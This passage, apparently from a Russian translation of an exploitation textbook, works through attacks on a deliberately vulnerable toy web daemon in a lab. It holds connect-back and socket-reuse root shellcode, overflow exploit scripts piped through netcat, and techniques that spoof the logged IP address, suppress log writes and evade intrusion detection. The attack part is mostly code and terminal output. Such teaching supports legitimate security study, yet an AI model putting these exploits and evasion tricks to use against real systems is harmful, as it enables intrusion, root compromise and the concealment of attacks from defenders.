   lea ebp, [esp+0x68]   ; Восстановить EBP.
   push 0x08048fb7       ; Адрес возврата.
   ret                   ; Возврат.

child_process:
; s = socket(2, 1, 0)
  push BYTE 0x66    ; Вызов сокетов - системный вызов 102 (0x66)
```

```
    pop eax
    cdq              ; Обнулить edx для использования как нулевого DWORD.
    xor ebx, ebx     ; ebx содержит тип вызова сокетов.
    inc ebx          ; 1 = SYS_SOCKET = socket()
    push edx         ; Построить массив:   { protocol = 0,
    push BYTE 0x1    ; (в обратном порядке)  SOCK_STREAM = 1,
    push BYTE 0x2    ;                       AF_INET = 2 }
    mov ecx, esp     ; ecx = указатель на массив аргументов
    int 0x80         ; После системного вызова в eax дескриптор файла сокета.
.: [ Дальше код совпадает с loopback_shell.s] :.
```

Следующий листинг показывает, как работает этот код. Вместо нескольких терминалов теперь выполняется несколько заданий, и *netcat* с ожиданием соединения отправляется в фоновый режим путем добавления в конце команды амперсанда (&). После того как оболочка осуществит обратное соединение, команда `fg` переведет приемник на передний план. Затем процесс приостанавливается нажатием Ctrl-Z для возвращения в оболочку BASH. Возможно, вам было бы проще открыть несколько терминалов, но полезно уметь управлять заданиями, потому что возможность открывать несколько терминалов есть не всегда.

```
reader@hacking:~/booksrc $ nasm loopback_shell_restore.s
reader@hacking:~/booksrc $ hexdump -C loopback_shell_restore
00000000 6a 02 58 cd 80 85 c0 74 0a 8d 6c 24 68 68 b7 8f  |j.X..t.l$hh.|
00000010 04 08 c3 6a 66 58 99 31 db 43 52 6a 01 6a 02 89  |..jfX.1.CRj.j.|
00000020 e1 cd 80 96 6a 66 58 43 68 7f bb bb 01 66 89 54  |..jfXCh..f.T|
00000030 24 01 66 68 7a 69 66 53 89 e1 6a 10 51 56 89 e1  |$.fhzifS.j.QV.|
00000040 43 cd 80 87 f3 87 ce 49 b0 3f cd 80 49 79 f9 b0  |C.....I.?.Iy.|
00000050 0b 52 68 2f 2f 73 68 68 2f 62 69 6e 89 e3 52 89  |.Rh//shh/bin.R.|
00000060 e2 53 89 e1 cd 80                                |.S..|
00000066
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ nc -l -p 31337 &
[1] 27279
reader@hacking:~/booksrc $ ./xtool_tinywebd_steath.sh loopback_shell_restore
127.0.0.1
target IP: 127.0.0.1
shellcode: loopback_shell_restore (102 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request (15 b)] [NOP (299 b)] [shellcode (102 b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ fg
nc -l -p 31337
whoami
root

[1]+ Stopped                 nc -l -p 31337
reader@hacking:~/booksrc $ ./webserver_id 127.0.0.1
The web server for 127.0.0.1 is Tiny webserver
reader@hacking:~/booksrc $ fg
```

```
nc -l -p 31337
whoami
root
```

При использовании этого шелл-кода оболочка root с обратным соединением поддерживается в отдельном дочернем процессе, в то время как родительский процесс продолжает выдавать веб-контент.

0x660 Усиленные меры маскировки

Наш теперешний скрытый эксплойт маскирует только веб-запрос, но IP-адрес и метка времени по-прежнему заносятся в журнал. Такие атаки трудно обнаруживать, но невидимыми их считать нельзя. Если ваш IP-адрес занесен в журнал, где он может храниться долгие годы, это чревато неприятностями в будущем. Раз уж мы стали возиться с начинкой демона *tinyweb*, нужно постараться получше скрыть свое присутствие.

0x661 Подделка регистрируемого IP-адреса

IP-адрес, который заносится в журнал, берется из `client_addr_ptr`, передаваемого функции `handle_connection()`.

Сегмент кода из tinywebd.c

```
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int
logfd) {
   unsigned char *ptr, request[500], resource[500], log_buffer[500];
   int fd, length;

   length = recv_line(sockfd, request);

   sprintf(log_buffer, "From %s:%d \"%s\"\t", inet_ntoa(client_addr_ptr->
sin_addr),ntohs(client_addr_ptr->sin_port), request);
```

Чтобы подделать IP-адрес, нужно внедрить собственную структуру `sockaddr_in` и записать ее адрес в `client_addr_ptr`. Проще всего подготовить внедряемую структуру `sockaddr_in`, если написать маленькую программу на C, которая создает эту структуру и делает ее дамп. Следующий код строит структуру с помощью аргументов командной строки, а потом выводит ее прямо в дескриптор файла 1, который является стандартным устройством вывода.

addr_struct.c

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <netinet/in.h>
int main(int argc, char *argv[]) {
```

```
    struct sockaddr_in addr;
    if(argc != 3) {
       printf("Usage: %s <target IP> <target port>\n", argv[0]);
       exit(0);
    }
    addr.sin_family = AF_INET;
    addr.sin_port = htons(atoi(argv[2]));
    addr.sin_addr.s_addr = inet_addr(argv[1]);

    write(1, &addr, sizeof(struct sockaddr_in));
}
```

С помощью этой программы можно внедрять структуру `sockaddr_in`. Результат компиляции и выполнения этой программы:

```
reader@hacking:~/booksrc $ gcc -o addr_struct addr_struct.c
reader@hacking:~/booksrc $ ./addr_struct 12.34.56.78 9090
##
   "8N_reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./addr_struct 12.34.56.78 9090 | hexdump -C
00000000  02 00 23 82 0c 22 38 4e 00 00 00 00 f4 5f fd b7  |.#."8N..._.|
00000010
reader@hacking:~/booksrc $
```

Чтобы включить эту структуру в наш эксплойт, ее следует поместить в буфер после фиктивного запроса, но перед NOP-цепочкой. Длина запроса 15 байт, а буфер начинается с адреса `0xbffff5c0`, поэтому фальшивый адрес будет введен по адресу `0xbffff5cf`.

```
reader@hacking:~/booksrc $ grep 0x xtool_tinywebd_steath.sh
RETADDR="\x24\xf6\xff\xbf" # at +100 bytes from buffer @ 0xbffff5c0
reader@hacking:~/booksrc $ gdb -q -batch -ex "p /x 0xbffff5c0 + 15"
$1 = 0xbffff5cf
reader@hacking:~/booksrc $
```

Так как `client_addr_ptr` передается вторым аргументом функции, он будет находиться в стеке через два двойных слова после адреса возврата. Следующий скрипт эксплойта внедряет структуру с фальшивым адресом и заменяет им `client_addr_ptr`.

xtool_tinywebd_spoof.sh

```
#!/bin/sh
# Инструмент скрытого эксплойта с подделкой IP для tinywebd

SPOOFIP="12.34.56.78"
SPOOFPORT="9090"

if [ -z "$2" ]; then # Если аргумент 2 пуст
   echo "Usage: $0 <shellcode file> <target IP>"
   exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
```

```
FR_SIZE=$(perl -e "print \"$FAKEREQUEST\"" | wc -c | cut -f1 -d ' ')
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # Через +100 байт от буфера @ 0xbffff5c0
FAKEADDR="\xcf\xf5\xff\xbf" # Через +15 байт от буфера @ 0xbffff5c0
echo "target IP: $2"
SIZE=`wc -c $1 | cut -f1 -d ' '`
echo "shellcode: $1 ($SIZE bytes)"
echo "fake request: \"$FAKEREQUEST\" ($FR_SIZE bytes)"
ALIGNED_SLED_SIZE=$(($OFFSET+4 - (32*4) - $SIZE - $FR_SIZE - 16))

echo "[Fake Request $FR_SIZE] [spoof IP 16] [NOP $ALIGNED_SLED_SIZE]
[shellcode $SIZE] [retaddr 128] [*fake_addr 8]"
(perl -e "print \"$FAKEREQUEST\"";
 ./addr_struct "$SPOOFIP" "$SPOOFPORT";
 perl -e "print \"\x90\"x$ALIGNED_SLED_SIZE";
 cat $1;
perl -e "print \"$RETADDR\"x32 . \"$FAKEADDR\"x2 . \"\r\n\"") | nc -w 1 -v
$2 80
```

Лучше всего разбираться в том, что делает этот эксплойт, подключившись к *tinywebd* из GDB. Ниже показано, как GDB подключается к выполняющемуся процессу *tinywebd*, задаются точки останова перед переполнением и генерируется IP-адрес для буфера регистрации.

```
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root    27264 0.0 0.0    1636   420  ?        Ss   20:47 0:00 ./tinywebd
reader  30648 0.0 0.0    2880   748  pts/2    R+   22:29 0:00 grep tinywebd
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q-pid=27264 --symbols=./a.out

warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Attaching to process 27264
/cow/home/reader/booksrc/tinywebd: No such file or directory.
A program is being debugged already. Kill it? (y or n) n
Program not killed.
(gdb) list handle_connection
77    /* Эта функция обрабатывает соединение на заданном сокете
78     * от заданного адреса клиента и регистрирует в журнале с заданным
79     * дескриптором файла. Соединение обрабатывается как веб-запрос,
80     * и функция отвечает через сокет соединения. В конце работы функции
81       переданный сокет закрывается.*/
82      void handle_connection(int sockfd, struct sockaddr_in *client_addr_
ptr, int logfd) {
83         unsigned char *ptr, request[500], resource[500], log_buffer[500];
84         int fd, length;
85
86         length = recv_line(sockfd, request);
(gdb)
87
88         sprintf(log_buffer, "From %s:%d \"%s\"\t", inet_ntoa(client_addr_
ptr->sin_addr), ntohs(client_addr_ptr->sin_port), request);
```

```
89
90          ptr = strstr(request, " HTTP/"); // Поиск корректного запроса.
91          if(ptr == NULL) { // Это некорректный HTTP.
92             strcat(log_buffer, " NOT HTTP!\n");
93          } else {
94             *ptr = 0;    // Записать конец строки в конце URL.
95             ptr = NULL; // Записать NULL в ptr (сигнализирует
                           // о некорректном запросе).
96             if(strncmp(request, "GET ", 4) == 0) // Запрос GET (gdb)
break 86
Breakpoint 1 at 0x8048fc3: file tinywebd.c, line 86.
(gdb) break 89
Breakpoint 2 at 0x8049028: file tinywebd.c, line 89.
(gdb) cont
Continuing.
```

Затем с другого терминала выполняется новый эксплойт с подделкой адреса, что подталкивает выполнение в отладчике.

```
reader@hacking:~/booksrc $ ./xtool_tinywebd_spoof.sh mark_restore 127.0.0.1
target IP: 127.0.0.1
shellcode: mark_restore (53 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request 15] [spoof IP 16] [NOP 332] [shellcode 53] [ret addr 128]
[*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $
```

Снова терминал отладчика: остановка в первой точке останова.

```
Breakpoint 1, handle_connection (sockfd=9, client_addr_ptr=0xbffff810,
logfd=3) at tinywebd.c:86
86          length = recv_line(sockfd, request);
(gdb) bt
#0 handle_connection (sockfd=9, client_addr_ptr=0xbffff810, logfd=3) at
tinywebd.c:86
#1 0x08048fb7 in main () at tinywebd.c:72
(gdb) print client_addr_ptr
$1 = (struct sockaddr_in *) 0xbffff810
(gdb) print *client_addr_ptr
$2 = {sin_family = 2, sin_port = 15284, sin_addr = {s_addr = 16777343},
sin_zero = "\000\000\000\000\000\000\000"}
(gdb) x/x &client_addr_ptr
0xbffff7e4:      0xbffff810
(gdb) x/24x request + 500
0xbffff7b4:      0xbffff624      0xbffff624      0xbffff624      0xbffff624
0xbffff7c4:      0xbffff624      0xbffff624      0x0804b030      0xbffff624
0xbffff7d4:      0x00000009      0xbffff848      0x08048fb7      0x00000009
0xbffff7e4:      0xbffff810      0x00000003      0xbffff838      0x00000004
0xbffff7f4:      0x00000000      0x00000000      0x08048a30      0x00000000
0xbffff804:      0x0804a8c0      0xbffff818      0x00000010      0x3bb40002
(gdb) cont
Continuing.
```

```
Breakpoint 2, handle_connection (sockfd=-1073744433, client_addr_
ptr=0xbffff5cf, logfd=2560) at tinywebd.c:90
90          ptr = strstr(request, " HTTP/"); // Поиск корректного запроса.
(gdb) x/24x request + 500
0xbffff7b4:      0xbffff624      0xbffff624      0xbffff624      0xbffff624
0xbffff7c4:      0xbffff624      0xbffff624      0xbffff624      0xbffff624
0xbffff7d4:      0xbffff624      0xbffff624      0xbffff624      0xbffff5cf
0xbffff7e4:      0xbffff5cf      0x00000a00      0xbffff838      0x00000004
0xbffff7f4:      0x00000000      0x00000000      0x08048a30      0x00000000
0xbffff804:      0x0804a8c0      0xbffff818      0x00000010      0x3bb40002
(gdb) print client_addr_ptr
$3 = (struct sockaddr_in *) 0xbffff5cf
(gdb) print client_addr_ptr
$4 = (struct sockaddr_in *) 0xbffff5cf
(gdb) print *client_addr_ptr
$5 = {sin_family = 2, sin_port = 33315, sin_addr = {s_addr = 1312301580},
sin_zero = "\000\000\000\000_
(gdb) x/s log_buffer
0xbffff1c0:      "From 12.34.56.78:9090 \"GET / HTTP/1.1\"\t"
(gdb)
```

В первой точке останова видно, что `client_addr_ptr` находится по адресу `0xbffff7e4` и содержит `0xbffff810`. Это адрес в стеке через два двойных слова после адреса возврата. Остановка во второй контрольной точке происходит уже после перезаписи, поэтому мы видим, что `client_addr_ptr` по адресу `0xbffff7e4a` заменен на `0xbffff5cf` — адрес внедренной структуры `sockaddr_in`. Тут можно заглянуть в `log_buffer` перед тем, как он записывается в журнал, и убедиться, что замена адреса (спуфинг) сработала.

0x662 Эксплойт без записи в журнал

В идеале лучше не оставлять никаких следов. Если вы работаете в среде, предоставляемой загрузочным диском[1], то можете, получив оболочку root, просто уничтожить журналы. Но предположим, что эта программа выполняется в защищенной инфраструктуре, где журнальные файлы копируются на особые защищенные серверы с жестко ограниченным доступом или печатаются на принтере. В такой ситуации удаление журнала вам не поможет. Функция `timestamp()` в демоне *tinyweb* защищает себя тем, что пишет непосредственно в дескриптор открытого файла. Помешать вызову этой функции мы не можем, как не можем отменить запись в файл. Такая мера защиты была бы эффективной, но она была плохо реализована. Фактически, мы уже сталкивались с такой задачей в предыдущем эксплойте.

Несмотря на то что переменная `logfd` глобальная, она тоже передается функции `handle_connection()` как аргумент. Если вспомнить, как формируется контекст функции, то становится ясным, что при этом в сте-

[1] *www.symbol.ru/library/hacking-2ed. – Прим. ред.*

ке создается еще одна переменная с тем же именем `logfd`. Это аргумент находится в стеке сразу после `client_addr_ptr`, поэтому его частично перекрывают нулевой конец строки и лишний байт `0x0a`, находящиеся в конце буфера эксплойта.

```
(gdb) x/xw &client_addr_ptr
0xbffff7e4:     0xbffff5cf
(gdb) x/xw &logfd
0xbffff7e8:     0x00000a00
(gdb) x/4xb &logfd
0xbffff7e8:     0x00    0x0a    0x00    0x00
(gdb) x/8xb &client_addr_ptr
0xbffff7e4:     0xcf    0xf5    0xff    0xbf    0x00    0x0a    0x00 0x00
(gdb) p logfd
$6 = 2560
(gdb) quit
The program is running. Quit anyway (and detach it)? (y or n) y
Detaching from program: , process 27264
reader@hacking:~/booksrc $ sudo kill 27264
reader@hacking:~/booksrc $
```

Если только дескриптор файла не равен случайно 2560 (`0x0a00` в шестнадцатеричном виде), все попытки `handle_connection()` выполнить запись в журнал должны оканчиваться неудачей. Это легко увидеть с помощью *strace*. Ниже показан запуск *strace* с аргументом `-p`, чтобы подключиться к выполняющемуся процессу. Аргумент `-e trace=write` сообщает *strace*, что нужно показывать только вызовы `write`. Здесь снова с другого терминала запускается инструмент эксплойта, чтобы выполнить соединение и подтолкнуть выполнение.

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root       478 0.0 0.0     1636   420 ?        Ss   23:24 0:00 ./tinywebd
reader     525 0.0 0.0     2880   748 pts/1    R+   23:24 0:00 grep tinywebd
reader@hacking:~/booksrc $ sudo strace -p 478 -e trace=write
Process 478 attached - interrupt to quit
write(2560, "09/19/2007 23:29:30> ", 21) = -1 EBADF (Bad file descriptor)
write(2560, "From 12.34.56.78:9090 \"GET / HTT"..., 47) = -1 EBADF (Bad file
descriptor)
Process 478 detached
reader@hacking:~/booksrc $
```

Здесь явно видно, что попытки записи в журнальный файл оказываются неудачными. В обычных условиях мы не смогли бы затереть переменную `logfd`, потому что путь нам преградил бы `client_addr_ptr`. Неосторожное изменение этого указателя обычно приводит к аварийному завершению. Но заставив эту переменную указывать на допустимый адрес (нашу внедренную адресную структуру), теперь мы можем затереть переменные, находящиеся дальше. Демон *tinyweb* переадресует стандартный вывод на */dev/null*, поэтому в следующем скрипте экс-

плойта мы заменим переменную на 1, что соответствует стандартному выводу. Тем самым мы помешаем делать запись в журнальный файл, но гораздо лучшим образом – без всяких ошибок.

xtool_tinywebd_silent.sh

```
#!/bin/sh
# Инструмент скрытого эксплойта для tinywebd,
#    также подделывает IP-адрес в памяти

SPOOFIP="12.34.56.78"
SPOOFPORT="9090"

if [ -z "$2" ]; then # If argument 2 is blank
   echo "Usage: $0 <shellcode file> <target IP>"
   exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"$FAKEREQUEST\"" | wc -c | cut -f1 -d ' ')
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # B +100 байтах от буфера @ 0xbffff5c0
FAKEADDR="\xcf\xf5\xff\xbf" # +15 байт от буфера @ 0xbffff5c0
echo "target IP: $2"
SIZE=`wc -c $1 | cut -f1 -d ' '`
echo "shellcode: $1 ($SIZE bytes)"
echo "fake request: \"$FAKEREQUEST\" ($FR_SIZE bytes)"
ALIGNED_SLED_SIZE=$(($OFFSET+4 - (32*4) - $SIZE - $FR_SIZE - 16))

echo "[Fake Request $FR_SIZE] [spoof IP 16] [NOP $ALIGNED_SLED_SIZE]
[shellcode $SIZE] [ret addr 128] [*fake_addr 8]"
(perl -e "print \"$FAKEREQUEST\"";
 ./addr_struct "$SPOOFIP" "$SPOOFPORT";
 perl -e "print \"\x90\"x$ALIGNED_SLED_SIZE";
 cat $1;
perl -e "print \"$RETADDR\"x32 . \"$FAKEADDR\"x2 . \"\x01\x00\x00\x00\
r\n\"") | nc -w 1 -v $2
80
```

При использовании этого скрипта эксплойт выполняется совершенно незаметно и в журнал ничего не записывается.

```
reader@hacking:~/booksrc $ sudo rm /Hacked
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon..
reader@hacking:~/booksrc $ ls -l /var/log/tinywebd.log
-rw------- 1 root reader 6526 2007-09-19 23:24 /var/log/tinywebd.log
reader@hacking:~/booksrc $ ./xtool_tinywebd_silent.sh mark_restore 127.0.0.1
target IP: 127.0.0.1
shellcode: mark_restore (53 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request 15] [spoof IP 16] [NOP 332] [shellcode 53] [ret addr 128]
[*fake_addr 8]
```

```
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ ls -l /var/log/tinywebd.log
-rw------- 1 root reader 6526 2007-09-19 23:24 /var/log/tinywebd.log
reader@hacking:~/booksrc $ ls -l /Hacked
-rw------- 1 root reader 0 2007-09-19 23:35 /Hacked
reader@hacking:~/booksrc $
```

Обратите внимание: размер и время доступа к журнальному файлу не меняются. С помощью такого приема можно выполнять эксплойт *tinywebd* без всяких следов в журналах. Кроме того, запись выполняется чисто, так как все пишется в */dev/null*. Это можно увидеть ниже по результатам *strace*, когда наш инструмент скрытого эксплойта запускается на другом терминале.

```
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root      478 0.0 0.0     1636   420 ?        Ss   23:24 0:00 ./tinywebd
reader   1005 0.0 0.0     2880   748 pts/1    R+   23:36 0:00 grep tinywebd
reader@hacking:~/booksrc $ sudo strace -p 478 -e trace=write
Process 478 attached - interrupt to quit
write(1, "09/19/2007 23:36:31> ", 21)   = 21
write(1, "From 12.34.56.78:9090 \"GET / HTT"..., 47) = 47
Process 478 detached
reader@hacking:~/booksrc $
```

0x670 Инфраструктура в целом

Как часто бывает, детали могут потеряться в общей картине. Отдельные узлы обычно составляют часть некой инфраструктуры. Такие контрмеры, как системы обнаружения вторжения (intrusion detection systems, IDS) и системы предотвращения вторжения (intrusion prevention systems, IPS), могут обнаруживать аномальный сетевой трафик. Даже в простых журналах маршрутизаторов и межсетевых экранов могут регистрироваться аномальные соединения, свидетельствующие о вторжении. В частности, порт 31337 нашего шелл-кода с обратным соединением – это серьезный сигнал об опасности. Можно было заменить порт на нечто менее подозрительное, но на веб-сервере любое исходящее соединение должно быть сигналом об опасности. В хорошо защищенной инфраструктуре межсетевой экран настроен так, что никакие исходящие соединения не допускаются. В такой ситуации открытие нового соединения невозможно или легко обнаруживается.

0x671 Повторное использование сокетов

В нашем случае нет необходимости открывать новое соединение, потому что у нас уже есть открытый сокет от веб-запроса. Раз уж мы стали возиться с начинкой демона *tinyweb*, поработаем еще немного с отладчиком и посмотрим, как использовать открытый сокет для запуска оболочки root. Этим мы избавимся от регистрации лишних соеди-

нений TCP и сможем осуществлять эксплойт в условиях, когда узел не может открывать исходящие соединения. Взгляните на исходный код *tinywebd.c*, представленный ниже.

Фрагмент tinywebd.c

```
    while(1) {   // Цикл приема.
       sin_size = sizeof(struct sockaddr_in);
       new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
       if(new_sockfd == -1)
          fatal("accepting connection");
       handle_connection(new_sockfd, &client_addr, logfd);
    }
    return 0;
}
/* Эта функция обрабатывает соединение на переданном сокете от переданного
 * адреса клиента. Соединение обрабатывается как веб-запрос, и эта функция
 * отвечает через сокет соединения. В конце работы функции этот сокет
 * закрывается.
 */
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr,
                       int logfd) {
     unsigned char *ptr, request[500], resource[500], log_buffer[500];
     int fd, length;

     length = recv_line(sockfd, request);
```

К сожалению, переменная `sockfd`, передаваемая в `handle_connection()`, будет неизбежно затерта, когда мы попытаемся затереть `logfd`. Это произойдет раньше, чем мы сможем управлять программой в шелл-коде, поэтому восстановить прежнее значение `sockfd` не удастся. К счастью, `main()` сохраняет другой экземпляр дескриптора файла сокета в переменной `new_sockfd`.

```
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root       478 0.0 0.0     1636   420 ?        Ss   23:24 0:00 ./tinywebd
reader    1284 0.0 0.0     2880   748 pts/1    R+   23:42 0:00 grep tinywebd
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q-pid=478 --symbols=./a.out

warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Attaching to process 478
/cow/home/reader/booksrc/tinywebd: No such file or directory.
A program is being debugged already. Kill it? (y or n) n
Program not killed.
(gdb) list handle_connection
77      /* Эта функция обрабатывает соединение на переданном сокете от
78       * переданного адреса клиента. Соединение обрабатывается как веб-
79       * запрос, и эта функция отвечает через сокет соединения. В конце
80       * работы функции этот сокет закрывается.
81       */
```

```
82      void handle_connection(int sockfd, struct sockaddr_in
                               *client_addr_ptr, int logfd) {
83          unsigned char *ptr, request[500], resource[500], log_buffer[500];
84          int fd, length;
85
86          length = recv_line(sockfd, request);
(gdb) break 86
Breakpoint 1 at 0x8048fc3: file tinywebd.c, line 86.
(gdb) cont
Continuing.
```

После того как установлена точка останова и программа продолжена, с другого терминала запускается инструмент скрытого эксплойта для соединения и дальнейшего выполнения.

```
Breakpoint 1, handle_connection (sockfd=13, client_addr_ptr=0xbffff810,
logfd=3) at tinywebd.c:86
86          length = recv_line(sockfd, request);
(gdb) x/x &sockfd
0xbffff7e0:      0x0000000d
(gdb) x/x &new_sockfd
No symbol "new_sockfd" in current context.
(gdb) bt
#0 handle_connection (sockfd=13, client_addr_ptr=0xbffff810, logfd=3) at
tinywebd.c:86
#1 0x08048fb7 in main () at tinywebd.c:72
(gdb) select-frame 1
(gdb) x/x &new_sockfd
0xbffff83c:      0x0000000d
(gdb) quit
The program is running. Quit anyway (and detach it)? (y or n) y
Detaching from program: , process 478
reader@hacking:~/booksrc $
```

Этот отладочный вывод показывает, что `new_sockfd` хранится по адресу `0xbffff83c` в кадре стека `main`. С учетом этого можно написать шелл-код, использующий этот сохраненный дескриптор файла сокета, не создавая нового соединения.

Можно было бы прямо использовать этот адрес, но есть всякие мелочи, из-за которых память стека может сместиться. Если это произойдет, а в шелл-коде будет использоваться жестко зафиксированный адрес стека, то эксплойт не сработает. Чтобы сделать шелл-код более надежным, стоит приглядеться к тому, как компилятор поступает с переменными, находящимися в стеке. Если использовать адреса относительно ESP, то даже если стек немного сместится, адрес `new_sockfd` останется правильным, потому что его смещение относительно ESP сохранится. Ранее при отладке шелл-кода `mark_break` выяснилось, что ESP равен `0xbffff7e0`. В таком случае нужное смещение составит `0x5c` байт.

```
reader@hacking:~/booksrc $ gdb -q
(gdb) print /x 0xbffff83c - 0xbffff7e0
```

```
$1 = 0x5c
(gdb)
```

В следующем шелл-коде для оболочки root используется уже имеющийся сокет.

socket_reuse_restore.s

```
BITS 32

   push BYTE 0x02      ; fork - системный вызов 2
   pop eax
   int 0x80            ; В дочернем процессе после ветвления eax == 0.
   test eax, eax
   jz child_process    ; В дочернем процессе – запустить оболочку.

; В родительском процессе – восстановить tinywebd.
   lea ebp, [esp+0x68]   ; Восстановить EBP.
   push 0x08048fb7       ; Адрес возврата.
   ret                   ; Возврат

child_process:
       ; Повторно использовать имеющийся сокет.
   lea edx, [esp+0x5c]  ; Поместить адрес new_sockfd в edx.
   mov ebx, [edx]       ; Поместить значение new_sockfd в ebx.
   push BYTE 0x02
   pop ecx          ; ecx начинается с 2.
   xor eax, eax
   xor edx, edx
dup_loop:
   mov BYTE al, 0x3F ; dup2 – системный вызов 63
   int 0x80          ; dup2(c, 0)
   dec ecx           ; Обратный счет до 0
   jns dup_loop      ; Если флаг знака не установлен, ecx не отрицательный.

; execve(const char *filename, char *const argv [], char *const envp[])
   mov BYTE al, 11   ; execve – системный вызов 11
   push edx          ; Протолкнуть нули конца строки.
   push 0x68732f2f   ; Протолкнуть в стек "//sh".
   push 0x6e69622f   ; Протолкнуть в стек "/bin".
   mov ebx, esp      ; Поместить адрес "/bin//sh" в ebx.
   push edx          ; Протолкнуть в стек 32-разрядный нулевой указатель.
   mov edx, esp      ; Это пустой массив для envp.
   push ebx          ; Протолкнуть в стек адрес строки.
   mov ecx, esp      ; Это массив argv с указателем строки.
   int 0x80          ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

Чтобы эффективно использовать этот шелл-код, нам понадобится другой инструмент эксплойта, с помощью которого можно передать буфер эксплойта, но сохранить сокет для последующего ввода/вывода. В этом новом скрипте в конец буфера эксплойта добавлена команда `cat -`. Дефис в качестве аргумента означает стандартный ввод. Само

по себе выполнение `cat` на стандартном вводе довольно бессмысленно, но когда команда передает вывод по конвейеру на *netcat*, стандартный ввод и вывод фактически привязываются к сокету *netcat*.

Приведенный ниже скрипт соединяется с приемником, посылает буфер эксплойта и, сохраняя сокет открытым, получает потом данные, вводимые с терминала. Весь код отличается от инструмента скрытого эксплойта несколькими изменениями (выделены полужирным).

xtool_tinywebd_reuse.sh

```
#!/bin/sh
# Инструмент скрытого эксплойта для tinywebd,
#   подделывает IP-адрес, хранящийся в памяти,
#   использует имеющийся сокет - применяйте шелл-код socket_reuse
SPOOFIP="12.34.56.78"
SPOOFPORT="9090"

if [ -z "$2" ]; then # Если аргумент 2 пустой
    echo "Usage: $0 <shellcode file> <target IP>"
    exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"$FAKEREQUEST\"" | wc -c | cut -f1 -d ' ')
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # Через +100 байт от буфера @ 0xbffff5c0
FAKEADDR="\xcf\xf5\xff\xbf" # Через +15 байт от буфера @ 0xbffff5c0
echo "target IP: $2"
SIZE=`wc -c $1 | cut -f1 -d ' '`
echo "shellcode: $1 ($SIZE bytes)"
echo "fake request: \"$FAKEREQUEST\" ($FR_SIZE bytes)"
ALIGNED_SLED_SIZE=$(($OFFSET+4 - (32*4) - $SIZE - $FR_SIZE - 16))

echo "[Fake Request $FR_SIZE] [spoof IP 16] [NOP $ALIGNED_SLED_SIZE]
[shellcode $SIZE] [ret addr 128] [*fake_addr 8]"
(perl -e "print \"$FAKEREQUEST\"";
  ./addr_struct "$SPOOFIP" "$SPOOFPORT";
  perl -e "print \"\x90\"x$ALIGNED_SLED_SIZE";
  cat $1;
perl -e "print \"$RETADDR\"x32 . \"$FAKEADDR\"x2 . \"\x01\x00\x00\x00\r\n\"";
cat -;) | nc -v $2 80
```

При использовании с шелл-кодом *socket_reuse_restore.s* оболочка root предоставляется через тот же сокет, на который принят веб-запрос. Это показывает следующий листинг.

```
reader@hacking:~/booksrc $ nasm socket_reuse_restore.s
reader@hacking:~/booksrc $ hexdump -C socket_reuse_restore
00000000  6a 02 58 cd 80 85 c0 74  0a 8d 6c 24 68 68 b7 8f  |j.X..t.l$hh.|
00000010  04 08 c3 8d 54 24 5c 8b  1a 6a 02 59 31 c0 31 d2  |..T$\.j.Y1.1.|
00000020  b0 3f cd 80 49 79 f9 b0  0b 52 68 2f 2f 73 68 68  |.?.Iy..Rh//shh|
00000030  2f 62 69 6e 89 e3 52 89  e2 53 89 e1 cd 80        |/bin.R.S..|
```

```
0000003e
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ ./xtool_tinywebd_reuse.sh socket_reuse_restore
127.0.0.1
target IP: 127.0.0.1
shellcode: socket_reuse_restore (62 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request 15] [spoof IP 16] [NOP 323] [shellcode 62] [ret addr 128]
[*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
whoami
root
```

Благодаря повторному использованию сокета этот эксплойт оказывается еще скрытым, потому что он не создает новых соединений. Чем меньше соединений, тем меньше аномалий смогут обнаружить средства защиты.

0x680 Контрабанда оружия

Вышеупомянутые системы IDS и IPS могут не только следить за подключениями, но и проверять содержимое пакетов. Обычно они ищут определенные последовательности данных, сигнализирующие о возможной атаке.

Например, простое правило «искать пакеты, содержащие строку `/bin/sh` позволяет обнаруживать большую часть пакетов, содержащих шелл-код. Наша строка `/bin/sh` слегка закамуфлирована, потому что проталкивается в стек кусками по 4 байта, но сетевая IDS может искать и пакеты, содержащие строки `/bin` и `//sh`.

Такие сигнатуры сетевых IDS могут быть довольно эффективны в борьбе со «скрипткиддиз», использующими эксплойты, которые они загрузили из Интернета. Однако их легко обойти с помощью модифицированного шелл-кода, прячущего подозрительные строки.

